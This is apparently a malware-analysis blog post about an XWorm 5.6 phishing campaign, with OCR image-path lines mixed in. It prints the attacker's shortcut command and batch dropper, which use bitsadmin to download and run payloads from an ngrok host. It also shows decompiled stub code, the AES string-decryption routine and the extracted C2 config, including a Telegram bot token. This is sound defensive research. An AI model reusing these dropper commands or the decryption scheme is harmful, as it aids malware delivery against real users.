
[QuickNote] The Xworm malware is being spread through a phishing email


Published: 2024-09-12 · Archived: 2026-04-05 18:18:04 UTC

1. Techniques used to trick users into downloading malware


The attacker sent an email with a shorten link to download a file:



When a standard user clicks on the link provided, the browser will automatically initiate a download of the file **Itinerary.doc _.zip**, as illustrated in the following:



Inspect the downloaded .zip file. There is a shortcut file (.lnk):



Upon further inspection of the file **Itinerary.doc.lnk**, it was discovered that the attacker leveraged this file to download and run a malicious .bat script named **output4.bat**:


```
StringData
{
    namestring: not present
    relativepath: ..\..\Windows\System32\cmd.exe
    workingdir: not present
    commandlinearguments: /c @echo off && title Update && bitsadmin /transfer mdj /download /priority FOREGROUND https://mydoc.ngrok-free.app/output4.bat
"%temp%\\output.bat" && start "" "%temp%\\output.bat"
    iconlocation: C:\Users\GRACE\Desktop\Home\Icons\Icon15.ico
}
```


Downloading the **output4.bat** file and examining it reveals that it employs **bitsadmin** to download a harmful payload and execute it on the target system. The downloaded file is disguised as **svchost.com** and saved in the **%temp%** folder:

```
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
title Update...
color f
set pOut="%temp%\\svchost.com"
bitsadmin /transfer "mdj" /download /priority FOREGROUND "https://mydoc.ngrok-free.app/svchost.com" %pOut%
start "" %pOut%
DEL "%~f0"
```

2. Quick analysis of Xworm malware


The downloaded **svchost.com** file (hash: [ec7e0bf7036f03786789b6cb58d01c84733fc3a865974c79edf68cba25ff9891](ec7e0bf7036f03786789b6cb58d01c84733fc3a865974c79edf68cba25ff9891)) was conducted using popular tools including DiE and ExeInfo to identify any potential threats. The results of this scan are presented below:





As shown in the figure, this is a payload written in .NET, likely protected by the **.NET Reactor** protector. DiE even detected this as the **XWorm** malware family.

Loading the file into dnSpy and going to the entry point, we can see that its code has been completely obfuscated.



The code was heavily obfuscated, making it nearly impossible to read. Trying our luck with the [NETReactorSlayer](#) tool, the result obtained was much more promising:

```
namespace Stub
{
    // Token: 0x02000008 RID: 8
    public class mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3
    {
        // Token: 0x0600002A RID: 42 RVA: 0x0003ED9C File Offset: 0x0003CF9C
        [STAThread]
        public static void zcFSEo4cSj7Un9KVuc0fa1OmVPZmcxDbPwuaTkrXuKpLzpBgjg()
        {
            Thread.Sleep(checked(n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.fzO2dmjthroCE4Urk2OUgV3LLLFtMI4DtmDQm47UOoBFlJnytD * 1000));
            try
            {
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.OvqkdYh8jUfXGRr3u8MRHgb5WirjgiI4XdrIErVXKmLBsBIse1U = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.OvqkdYh8jUfXGRr3u8MRHgb5WirjgiI4XdrIErVXKmLBsBIse1U));
                n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.string_0 = Conversions.ToString(D4k4Gvk0gnVeBSAqEeQUmGJb.pjuwlH0Onm5es3BMfhR1hfmv
                  (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.string_0));
            }
            catch (Exception ex)
            {
                Environment.Exit(0);
            }
            if (!ksaivTXXnU135JIFKAf8mYgT.smethod_10())
            {
                Environment.Exit(0);
            }
            ksaivTXXnU135JIFKAf8mYgT.UNlSoYkZS0wovxyGG3oofKKH();
            mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3.npMftzf3B3eMdDO9nQlDHDjd9pr8tYsiLL1Z49SUUbRyhTanW8();
            Thread thread = new Thread(new ThreadStart(mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3.RpZJB8brXhaGRaoKMDFdbIHrWlBRCKUcYzlSMyG3Eeg7G6326d));
            Thread thread2 = new Thread(new ThreadStart(mphqxCoWvK87EaMmbm4LiHivjRpEIsUcImiWRLpCiUICTqHOh3.OBAHX4nNozFlSA1Los6h8IMsvyQNPz8P2ZFFUt9d0Aam4b9vL2));
            thread.Start();
            thread2.Start();
            thread2.Join();
        }
```

A thorough analysis of the malware code revealed that all associated strings were encrypted:

```
    // Token: 0x04000007 RID: 7
    public static string W45Nq94m7VoW0kYcuzYnaaupmeIo2w4DwN1bkHtopErJZAkh49 = "WkDkG+UfnD2INmfRfYF0DtQXpoS2A3ALGpCut92KhSg=";

    // Token: 0x04000008 RID: 8
    public static string Sdpefhuc4ChB5hYUGoHJ9lcdEYZ7b5XcyO7HD4SDhnvorfSk7z;

    // Token: 0x04000009 RID: 9
    public static string vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pyn6ICng1JEOjFc7DjTlk = "WK8onwsjcjd/d/WydUxhOA==";

    // Token: 0x0400000A RID: 10
    public static string emEXrkdwcbFFMegNx0Y3HM2E6vd0TS6QM8v9ER6kyI3szke3R0 = "vut5XCrkYhfI2UdR5+xFYw==";

    // Token: 0x0400000B RID: 11
    public static string HMxK88GBN1tQTsRkojUvTciK692zCGX9NMB06m9NYbHR2B5f2j = "TFfdf0T/RHkhJoY3a16kFw==";

    // Token: 0x0400000C RID: 12
    public static int fzO2dmjthroCE4Urk2OUgV3LLLFtMI4DtmDQm47UOoBFlJnytD = 3;

    // Token: 0x0400000D RID: 13
    public static string VpPFd4HtahCTNZNcwiac01fXYKlYOmytJCXyyj6FnJKYqbBrt5 = "yBeMtRSYuITgb1NmM3M4fg==";

    // Token: 0x0400000E RID: 14
    public static string PtBAOo2eZzedTJyEZCxRSC3po9sRtXiMCIuW7nTOJ2tIBAon7h = "Rk5XGrY2MUAL+7K6xBNIqA==";

    // Token: 0x0400000F RID: 15
    public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH37l9D7kbCcK7iU = "5b6qhQLrSgjM8zFs";

    // Token: 0x04000010 RID: 16
    public static string OvqkdYh8jUfXGRr3u8MRHgb5Wirjgi4XdrIErVXKmLBsBIse1U = "P5bgRnzBxZUYo6XkCllJYWyFXYzrTlTISmOO45mcd4lP59tOg3YBYEr/MFnXW4/q";

    // Token: 0x04000011 RID: 17
    public static string string_0 = "joqI1yITVsq842HPUv0mAg==";
}
```

The function responsible for decoding the string `pjuwlH0Onm5es3BMfhR1hfmv` is implemented as follows:

```
// Token: 0x060000AD RID: 173 RVA: 0x000414BC File Offset: 0x0003F6BC
public static object pjuwlH0Onm5es3BMfhR1hfmv(string kUuntDk5aDZKDjOHvtY1eLsi)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(ksaivTXXnU135JIFKAf8mYgT.LfTR3yJZ9BPcBJ9vQpxWR9sJ
      (n1x0opXiuG1ZtlF5DDY44BXIa9cYXuVD1KwFRHO8G6gtt7QI8R.HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH37l9D7kbCcK7iU));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDjOHvtY1eLsi);
    return ksaivTXXnU135JIFKAf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```

Dissecting the function, we observe that the malicious code carries out the following operations:

- Calculate the MD5 hash of the string “ `5b6qhQLrSgjM8zFs` ” put it into the variable `array2` :

```
// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxYFjiXtH37l9D7kbCcK7iU = "5b6qhQLrSgjM8zFs";

// Token: 0x04000010 RID: 16
```


- Utilize the data in `array2` to create a new `array` that will serve as the AES key with the value “ `23DB8E591319155C9A1EFBEA84A17123DB8E591319155C9A1EFBEA84A1717600` ”

```
Array.Copy(array2, 0, array, 0, 16);
Array.Copy(array2, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

- First, decode the string using **Base64**. Then, decrypt the result using **AES** in **ECB** mode with the previously acquired **AES key**

```
rijndaelManaged.Key = array;
rijndaelManaged.Mode = CipherMode.ECB;
ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDjOHvtY1eLsi);
return ksaivTXXnU135JIFKAf8mYgT.oI2xNMFzKCxPc2GXrDs8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
```

Following the steps outlined above, the data was simulated using CyberChef as shown below:



The malware config is as follows:

Host	cyberdon1[.]duckdns[.]org

Port	1500
Splitter	<Xwormmm>
Sleep time multiplier	3
Mutex	5b6qhQLrSgjM8zFs
USB drop file	system32.exe
Telegram token	7483891888:AAGbwyeJ_9j8PbOJI1cOfRW_cbll04oDXhA
Telegram chat id	1344104260

The XWorm version under analysis in this note is `5.6`.

Done!

m4n0w4r

Source: https://kienmanowar.wordpress.com/2024/09/12/quicknote-the-xworm-malware-is-being-spread-through-a-phishing-email/